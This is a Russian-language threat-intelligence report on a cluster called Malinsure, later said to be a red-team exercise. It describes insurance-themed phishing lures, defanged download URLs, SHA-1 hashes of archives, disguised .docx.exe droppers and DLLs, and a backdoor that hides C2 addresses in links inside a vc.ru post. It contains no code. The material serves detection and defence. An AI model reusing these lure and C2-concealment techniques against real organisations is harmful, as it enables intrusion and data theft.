



Страховой случай: изучаем инструменты и инфраструктуру новой угрозы Malinsure
Аналитики F6 Threat Intelligence обнаружили новую угрозу для российских компаний. Группировка использует собственный бэкдор SafeMostSSH и нестандартные TTPs.
UPDATE (14.08.2026, 17:40)
После публикации блога про Malinsure наше исследование получило неожиданное продолжение: мы получили сообщение о том, что атаки проводили в рамках Red Teaming (учений для оценки киберустойчивости организации, во время которых специально сформированная команда имитирует действия реальных злоумышленников). С учётом этой версии мы обновили оценку кейса.
В современных реалиях нельзя недооценивать вновь выявляемые угрозы, особенно когда активность, как в этом случае, оказывается нетипичной, атакующие создают развитую инфраструктуру с десятками доменов, используют нетипичный способ сокрытия С2 и TTPs. Если в ходе Red Teaming специалисты имитируют действия злоумышленников, то реальные киберпреступники, чтобы осложнить детектирование атак, наоборот, могут имитировать Red Teaming, используя легитимное ПО и инфраструктуру.
В совокупности все характеристики активности выглядели как достаточное свидетельство появления новой группировки.
Одна из задач киберразведки — быть на острие событий в киберпространстве, видеть и знать тактики, техники и характеристики атакующих, чтобы защищать своих клиентов. Бдительность в кибербезе не бывает излишней. Этот кейс — пример того, как киберразведка может обнаружить не только реальные кибератаки, но и учения в формате Red Teaming.
В июле 2026 года на одной из публичных онлайн-песочниц специалисты департамента киберразведки F6 обнаружили семплы вредоносного программного обеспечения, загруженные с территории Российской Федерации и объединенные именованием файлов, связанным с тематикой добровольного медицинского страхования (ДМС). Эти семплы не удалось атрибутировать известному ВПО, в связи с чем данное ПО — бэкдор — признано уникальным.
Вредоносной программе мы присвоили название SafeMostSSH, образованное от следующих уникальных признаков: Safe — от URL-адреса, который использовался в первом канале связи с C2, Most — от слова telemost, упомянутого в имени домена, через который также осуществлялась доставка команд, и SSH — указывает на основной протокол взаимодействия.
Мы не обнаружили какой-либо известной группировки, которая использовала бы такое ВПО, сетевую инфраструктуру, а также TTPs, в связи с чем начали отслеживать эту активность как новый кластер угроз с наименованием Malinsure (от англ. insure — страхование, по профилю компании, от имени которой распространяли файлы-приманки). Содержимое обнаруженных файлов-приманок связано также с компаниями из финансовой сферы и топливно-энергетического комплекса, что указывало на вероятный спектр целей.
В числе особенностей ВПО, которое использовали атакующие, можно отметить необычный способ получения новых адресов С2 (управляющих серверов) из внешних источников. В качестве одного из таких источников используется пост на популярной российской медиаплатформе о бизнесе и технологиях vc.ru, посвящённый автозапчастям. В тексте поста размещены две ссылки, которые формально ведут на PNG-файл, размещённый на Google.com, однако на самом деле эти ссылки — ложные: Google не находит на сайте запрашиваемый URL. Ложные ссылки используются для маскировки С2-адресов, которые зашифрованы в теле ссылки: ВПО декодирует эту информацию и получает необходимые данные.
Более подробно эти и другие особенности атакующих рассмотрим далее.
Зловредное страхование

Первым шагом, с которого начиналась атака, были фишинговые письма. Как пример — электронное письмо с темой «Акция! ДМС со скидкой до 60% для родственников» (SHA-1: 40f799f997cb3a8162bded7b64575cad519ca6db), направленное с электронного почтового ящика mutewinter78@gmail.com и почтового сервера, расположенного на хосте 191.44.37[.]222. Внутри — файл с именем «ДМС обновления.pdf» (SHA-1: 9a5d438119eb1548aa5db803eeefb4fcbad12344).

Файл содержит информацию о порядке действий, необходимых для получения документа, связанного с обновленной программой ДМС российской страховой компании. В тексте документа пользователю предлагают перейти по ссылке: hxxps://{название компании}-filesharing[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1.rar.


В результате перехода по указанной ссылке на устройство жертвы загружается архив с именем Изменения в программе ДМС.rar (SHA-1: 01bfd6f549ae0b6458bb26b605dbdc2e468ef576).
Анализ ВПО доступен в F6 Malware Detonation Platform
Архив содержит следующие файлы:
● Программа ДМС в ред 13.07.2026.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2);
● settings (SHA-1: 896bae561c66b3f82ced36deed075b47f5b46069);
● C2R64.dll (SHA-1: 57cbbf5ab2d5571fef8a2093806ca56372069343);
● AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377).
В ходе дальнейшего исследования обнаружены и другие семплы, аналогичные вышеуказанному:
| Имя файла | Ссылка | Архив, загружаемый по ссылке | Содержимое архива |
|---|---|---|---|
| ДМС для родственников.pdf (SHA-1: 470dd3478be26d5cfdca38f95f585dd9d9374780) | hxxps://{название компании}-cdn[.]ru/%D0%A1%D1%82%D1%80%D0%B0%D1%85%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5%20%D1%80%D0%BE%D0%B4%D1%81%D1%82%D0%B2%D0%B5%D0%BD%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2[.]zip | Страхование родственников.zip (SHA-1: fdb431b2bdea01be2a1b543accaf41efe25b6b05) | Коммерческое предложение по ДМС.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2); resources (SHA-1: a43e9145e9905024f04fb95a3a6982227f8f794c); C2R64.dll (SHA-1: 93fc8fe2f27dac35febf56657097d90829d11c7c); AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377). |
| ДМС для родственников.pdf (SHA-1: effef9a2ba91dacbf9a123d9b8b4dafbd5613db9) | hxxps://cdn-{название компании}[.]ru/%D0%A1%D1%82%D1%80%D0%B0%D1%85%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5%20%D1%80%D0%BE%D0%B4%D1%81%D1%82%D0%B2%D0%B5%D0%BD%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2[.]zip | Страхование родственников.zip (SHA-1: 825a2dd36396be4cc51f150744ff4fd4697f03ad) | Коммерческое предложение по ДМС.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2); resources (SHA-1: a43e9145e9905024f04fb95a3a6982227f8f794c); C2R64.dll (SHA-1: 906a389fa80e570199b8ba6692294f48610127e1); AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377). |
| ДМС обновления.pdf (SHA-1: 6c5d283d80dfac7d5a775084281c665fce307acd) | hxxps://{название компании}-files[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1.rar | Изменения в программе ДМС.rar (SHA-1: 7f8035c8dad5663b0e7112ddba62be3420a3f23e) | Программа ДМС в ред 13.07.2026.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2); settings (SHA-1: 896bae561c66b3f82ced36deed075b47f5b46069); C2R64.dll (SHA-1: e5932991c81f015cb678b9ab02a3c51914efd9ce); AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377) |
| ДМС обновления.pdf (SHA-1: e006219905c91a14432dd8b1e468882ecc212dd7) | hxxps://files-{название компании}[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1.rar | Изменения в программе ДМС.rar (SHA-1: baf64b0441921b7129cb973519f121c2dece790f) | Программа ДМС в ред 13.07.2026.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2); settings (SHA-1: 896bae561c66b3f82ced36deed075b47f5b46069); C2R64.dll (SHA-1: b6288e75a53ccdbcfca034d153950147937dd77b); AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377) |
| Пенсионные отчисления.rar (SHA-1: 59c13de01add9c7eb1285d6c689cd8dc72ba7ea0) | Обновленный порядок пенсионных отчислений.docx.exe (SHA-1: 6857ece28c264b5099377eb54cb8a5e2e3ea8bd2) db (SHA-1: f55958b10092257aa6389f5aba6f04f1a6511874) C2R64.dll (SHA-1: 9ea8a180f1e04e2b89bf7339bf174c1687952b16)AppVIsvSubsystems64.dll (SHA-1: c97ed35b1d90b0f2c3f0e3d621f2b5d4b2dc1377) | ||
| Зарплатный проект ***нефть (2).zip (SHA-1: fb941439c46df1c4c6b09be37f7b3e0ce38c2979) | config (SHA-1: 98cdaacd7d9085a16dbd8494b6fa76fc5aaa5949) AppVIsvSubsystems64.dll (SHA-1: b643e3d44d1953e730728255c458c13ebba4c789) | ||
| ZIP-архив (SHA-1: 8c496e00831b32e985bfe6925cee7691bc74b81f) | config (SHA-1: 98cdaacd7d9085a16dbd8494b6fa76fc5aaa5949) AppVIsvSubsystems64.dll (SHA-1: 3c17498eb5c8ec311cab53f497e7a30da954f5dd) | ||
| ZIP-архив (SHA-1: 5a386ee1dcdeb9fedb4ff97caf0e3c52b9b8a248 ) | Config (SHA-1: 98cdaacd7d9085a16dbd8494b6fa76fc5aaa5949) AppVIsvSubsystems64.dll (SHA-1: b4a3e7a911a8193c4b2cc44032523f2dacc5d2a4) | ||
| ZIP-архив (SHA-1: f130faf86e3ac0a4685ba5ef9181b59b8443927a ) | C2R64.dll (SHA-1: e5932991c81f015cb678b9ab02a3c51914efd9ce) | ||
| ZIP-архив (SHA-1: 6504f576ad38f04104702a9d6c569adf341e1376 ) | C2R64.dll (SHA-1: a0e0ec0e6246dbf9a82cde34d9a95532b3fbec3c) | ||
| AppVIsvSubsystems64.dll (SHA-1: 33cc837d54834d25aabd3b2c885eb7f6398ffc96) | |||
| C2R64.dll (SHA-1: 740375e7e88229ba6035afe00b21a0c2f91d4f2a) | |||
| rpc64.dll (SHA-1: ac0f4222088f4dea22d890e7c294a53eb867b640) | |||
| rpc64.dll (SHA-1: 4d107d9ba2ed6416c4dab448b907f0dcaa76fada) |
Содержимое обнаруженных файлов-приманок, связанное с компаниями из страховой, финансовой и нефтяной сфер, может указывать на широкий спектр целей атакующих.



Стоит отметить, что в ходе исследования был обнаружен дополнительный способ доставки полезной нагрузки, в рамках которого атакующие распространяли shtml- и htm-файлы.
| Имя файла | Загружаемый архив | Содержимое архива |
|---|---|---|
| Зарплатный проект.htm (SHA-1: cfe266f0aa8629fd724d3af1ce496c49c6218a92) | Зарплатный проект ***нефть.zip (SHA-1: 2570d0a0fccfa0532cce43f8e44f12b0b5ecb027) | config (SHA-1: 98cdaacd7d9085a16dbd8494b6fa76fc5aaa5949) Зарплатный проект ***нефть.pptx.exe (SHA-1: 90f2a35252a3865f18b1720915ac28a348e042a3) AppVIsvSubsystems64.dll (SHA-1: ee5dd0c98709e645c3e13ec2da0136dd9dd4ae17) |
| Специальное предложение.shtml (SHA-1: 626360ea0408845db2e0dfab23ba1a2b1b767956) | Специальное предложение ***нефть.rar (SHA-1: 7db4f6ecbdf4955d411ab947110d5b6a12622662) | Storage (SHA-1: 8b43c1d85a2db0f62c5fa644d4db0a32efb962ec) Вклады и накопительные счета ***Банка.pptx.exe (SHA-1: 90f2a35252a3865f18b1720915ac28a348e042a3) AppVIsvSubsystems64.dll (SHA-1: a84ee1d39ec05b362a3b84a7680aa1e304e0acd0) |
